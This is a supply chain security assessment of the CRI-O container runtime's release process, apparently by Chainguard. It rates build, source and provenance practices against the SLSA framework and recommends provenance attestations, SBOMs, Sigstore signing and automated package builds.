The software development lifecycle has become increasingly complex, and one way for software companies to deal with that complexity is to rely more and more on Open Source Software development. This reliance has opened an attack vector for hackers to infiltrate organizations and steal crucial business and valuable customer data. In 2020 there has been a 430% growth in next-generation cyber-attacks actively targeting open-source software projects [1]—open Source software in components in an organization's Software Supply Chain. Organizations' build systems, those software components that build software, are also under attack. 2020 saw the first prolific supply chain security attack, Sunburst. This attack compromised the Solarwinds build system to inject malicious code into their IT

monitoring system, distributed to customers unbeknownst to Solarwinds. There are many entry points in the software supply chain of an organization, and any good defensive strategy requires diligence, multilevel security, and observability of the entirety of the Software supply chain.



Software Supply Chain Overview

Software Supply chains and the processes involved can be divided into three categories: Development, Build, Run. Development is the process of adding new features, functionality, testing and bug fixes. Before running software, it must be validated and packaged in the build category. And finally running the software so it is available to end users.

These categories can be further divided into links:

- Development - Act of writing software
- Source - Artifact that was directly authored or reviewed by persons
- Build - Set of process that transform for consumption
- Package - Source that is published for use
- Dependencies - Artifact that is an input to a build process but that is not a source
- Deploy - Set of steps to make Artifact consumable for end users
- Run - Artifacts are available to be consumed by end users

Software developers face threats at each link in the software supply chain. Source threats are those that inject software, features, and functionality not intended by the software producer. Build threats are those that involve manipulating the source during build time, such as Sunburst attacks. The final category is Dependency threats, Attacker adds a dependency and then later changes the dependency to add malicious behavior.

Goals

A deliverable from Chainguard that represents their findings and perspective about the current release process including a prioritized list of gaps that they believe should be addressed in the short term, this document. The document will serve as an appendix to the overall audit report, therefore, the codebase itself and the running environment is out of scope of this assessment.

Interviews & Engagement Model

Review of the release tooling was conducted by inspecting the open-source GitHub repository. A final Q&A session was held on slack on May 9th, 2022

Findings

Build

The CRI-O build system runs at every commit, producing the same bundles for arm64 and am64 architectures containing config files, plugins, binaries and other files that tagged releases publish.

Most of CRI-O build system run in GitHub actions, with a fairly high degree of automation, especially given the number of active contributors to the project. The release process of the static binaries performs all critical steps under automation, while the last non-critical bits (patching the release notes, for example) are still manual. Building the system packages is still a manual process which is more of a concern, but given the overall automation level of the project, automating the build of these artifacts should be easily achievable.

Base builds are reproducible, yet some artifacts like os packages are signed which introduces entropy, leading to varying output.

Build automation is kept in GitHub Actions workflows and scripts. Hence, the infrastructure that runs the build automation is not managed by the project itself. The Actions environment provides isolation from run to run

Step to step metadata is not signed, nor are artifacts built by the release process provided for download. Prebuilt OS Packages are signed for their respective packaging system.

Source Code

The project’s source code is tracked in git and revision history is kept indefinitely in GitHub. The project has a contributions guide. The guide establishes roles and a two-reviewer requirement for all merges. Signed commits are required to contribute to the project.

Deploy

Signed build metadata is not provided. User validation of artifacts is limited to integrity check via checksum files.

Material Verification

Releases are not described with a Software Bill of Materials, no provenance attestations recording the release process steps are produced either. The project uses FOSSA to keep track of dependencies and licensing.

SLSA Overview

SLSA is a set of standards and technical controls you can adopt to improve artifact integrity and build towards completely resilient systems. It's not a single tool, but a step-by-step outline to prevent artifacts from being tampered with and tampered artifacts from being used, and at the higher levels, hardening up the platforms that make up a supply chain.[4]

SLSA Findings

Derived from the findings detailed below, CRI-O is near SLSA Level 1 compliance. Producing the necessary provenance metadata would set the release process ready to start implementing digital singatures of its artifacts and metadata, ensuring they can't be tampered with,

SLSA Assessment Table

Source Requirements		1	2	3	4	Status/Justification
Version controlled	Every change to the source is tracked in a version control system that meets the following requirements	O	✓	✓	✓	
Verified history	Every change in the revision's history has at least one strongly authenticated actor identity (author, uploader, reviewer, etc.) and timestamp.			✓	✓	
Retained indefinitely	The revision and its change history are preserved indefinitely and cannot be deleted, except when subject to an established and transparent policy for obliteration, such as a legal or policy requirement.			18mo	✓	Git tree remains unaltered. Source code of the build is archived
Two-person reviewed	Every change in the revision's history was agreed to by two trusted persons prior to submission, and both of these trusted persons were strongly authenticated. (Exceptions from Verified History apply here as well.)				✓	2 person requirement specified in docs

Build requirements		1	2	3	4	
Scripted build	All build steps were fully defined in some sort of “build script”. The only manual command, if any, was to invoke the build script.					Static builds are automated but building system packages is still a “semi manual” process
Build service	All build steps ran using some build service, not on a developer’s workstation.					Static builds are automated but building system packages is still a “semi manual” process
Build as code	The build definition and configuration is defined in source control and is executed by the build service.			✓	✓	Yes, workflows executed in GitHub Actions
Ephemeral environment	The build service ensured that the build steps ran in an ephemeral environment, such as a container or VM, provisioned solely for this build, and not reused from a prior build.			✓	✓	Build environment is created/destroyed by GitHub Actions
Isolated	The build service ensured that the build steps ran in an isolated environment free of influence from other build instances, whether prior or concurrent.			✓	✓	Build process cannot clash with other processes
Parameterless	The build output cannot be affected by user parameters other than the build entry point and the top-level source location. In other words, the build is fully defined through the build script and nothing else.				✓	
Hermetic	All transitive build steps, sources, and dependencies were fully declared up front with immutable references, and the build steps ran with no network access.				✓	
Reproducible	Re-running the build steps with identical input artifacts results in bit-for-bit identical output. Builds that cannot meet this MUST provide a justification why the build cannot be made reproducible.				O	Yes, for static builds. Signed system packages cannot be reproducible
Provenance		**1**	**2**	**3**	**4**	
Available	The provenance is available to the consumer in a format that the consumer accepts. The format SHOULD be in-toto SLSA Provenance, but another format MAY be used if both producer and consumer agree and it meets all the other requirements.	✓	✓	✓	✓	
Authenticated	The provenance’s authenticity and integrity can be verified by the consumer. This SHOULD be through a digital signature from a private key accessible only to the service generating the provenance.		✓	✓	✓	No provenance info exists yet
Service generated	The data in the provenance MUST be obtained from the build service (either		✓	✓	✓	

	because the generator is the build service or because the provenance generator reads the data directly from the build service).					
Non-falsifiable	Provenance cannot be falsified by the build service's users.			✓	✓	
Dependencies complete	Provenance records all build dependencies that were available while running the build steps.				✓	
Contents of Provenance		**1**	**2**	**3**	**4**	
Identifies artifact	The provenance MUST identify the output artifact via at least one cryptographic hash.					
Identifies builder	The provenance identifies the entity that performed the build and generated the provenance. This represents the entity that the consumer must trust.					
Identifies build instructions	The provenance identifies the top-level instructions used to execute the build. The identified instructions SHOULD be at the highest level available to the build					
Identifies source code	The provenance identifies the repository origin(s) for the source code used in the build.					
Identifies entry point	The provenance identifies the "entry point" of the build definition (see build-as-code) used to drive the build including what source repo the configuration was read from.			✓	✓	
Includes all build parameters	The provenance includes all build parameters under a user's control. See Parameterless for details. (At L3, the parameters must be listed; at L4, they must be empty.)			✓	✓	
Includes all transitive dependencies	The provenance includes all transitive dependencies listed in Dependencies Complete.					
Includes reproducible info	The provenance includes a boolean indicating whether build is intended to be reproducible and, if so, all information necessary to reproduce the build. See Reproducible for more details.					
Includes metadata	The provenance includes metadata to aid debugging and investigations. This SHOULD at least include start and end timestamps and a permalink to debug logs.	O	O	O	O	No provenance data exists yet
Common requirements		**1**	**2**	**3**	**4**	

Security	The system meets some TBD baseline security standard to prevent compromise. (Patching, vulnerability scanning, user isolation, transport security, secure boot, machine identity, etc. Perhaps NIST 800-53 or a subset thereof.)				✓	Needs separate assessment. shared responsibility model inherits some compliance but our operation needs to be evaluated.
Access	All physical and remote access must be rare, logged, and gated behind multi-party approval.				✓	No remote access (GH Actions based)
Superusers	Only a small number of platform admins may override the guarantees listed here. Doing so MUST require approval of a second platform admin.				✓	

Recommendations and Remediations

The CRI-O release process has a good degree of automation and is free of legacy platforms and code, setting the project in a good position to build features to harden builds and artifacts. SLSA compliance is within reach

Document the Release Process, Draft Policy

Designation	SSCOBSERVE
Risk	Lack of documentation and policies into the release process may result in time and effort to remediate incident reports and ultimately code.
Recommendation	• Create documentation of the release process • Draft vulnerability policy delineating acceptable risk levels • Draft 3rd party components policy, detailing acceptable dependencies, licensing, etc
Where - Development, Build, Run	All
Prioritisation	P3

System Generated Provenance and SBOM

Designation	ARTINT
Risk	Responding to 3rd party vulnerabilities or build system compromises could result in unnecessary burden and slow response time because of lacking inventory and information about the CI runs. Scanning the code for vulnerabilities in dependencies and attaching the results as signed attestations can provide assurances to users and may block releases containing vulnerabilities.
Recommendation	Attach provenance data to artifacts: We recommend that the minimum provenance data to have: ● SBOM ● SLSA Provenance attestation ● Vulnerability scan reports Provenance data can be generated at build time, but not necessarily all at the same time. For example, SBOM can be generated at build time, and at a later time vulnerability analysis may be attached. We also recommend that provenance data be signed to comply with SLSA 3 (non-falsifiable). Project Sigstore offers facilities to sign/attach-and-sign/verify provenance data.

Push towards SLSA compliance, all the way to Level 3

Designation	SLSA
Risk	The level of automation of the project's build systems puts it in a good position to start implementing SLSA compliance..
Recommendation	● Github Actions has proven to run SLSA 3 Workloads ● Non falsifiable SLSA provenance using GitHub workflows ● Achieving SLSA 3+ on GitHub: Reusable Workflows and OIDC

	• Kubernetes workloads to run ephemeral Github actions
Where - Development, Build, Run	Build
Prioritisation	P3

Automate Package Builds

Designation	OSSPM
Risk	CRI-O releases system packages for Linux distributions but these artifacts are not built by the automation. An attacker could compromise systems where these packages are built. Securing the package builds in an automated system should be priority one
Recommendation	• Review Sigstore integrations with Package maintainers. Lots of details, more targeted at repository operators • Review the openssf wg survey which has a lot of practices for package maintainers • Become involved in the OpenSSF Working Group to help drive and understand the current security available to package maintainers • Implement and/or continue a review process for access controls around package managers
Where - Development, Build, Run	Build
Prioritisation	P0

Sources

1. Sonatype 2020 State of Software Supply Chain https://www.sonatype.com/resources/white-paper-state-of-the-software-supply-chain-2020
2. Inside a Targeted Point-of-Sale Data Breach https://krebsonsecurity.com/wp-content/uploads/2014/01/Inside-a-Targeted-Point-of-Sale-Data-Breach.pdf
3. 10 real-world stories of how we've compromised CI/CD pipelines https://research.nccgroup.com/2022/01/13/10-real-world-stories-of-how-weve-compromised-ci-cd-pipelines/
4. SLSA Supply Chain Threats https://slsa.dev/spec/v0.1/#supply-chain-threats
5. What an SBOM Can Do for You
6. Executive Order on Improving the Nation's Cybersecurity
7. NIST Secure Software Development Framework (SSDF) [PDF]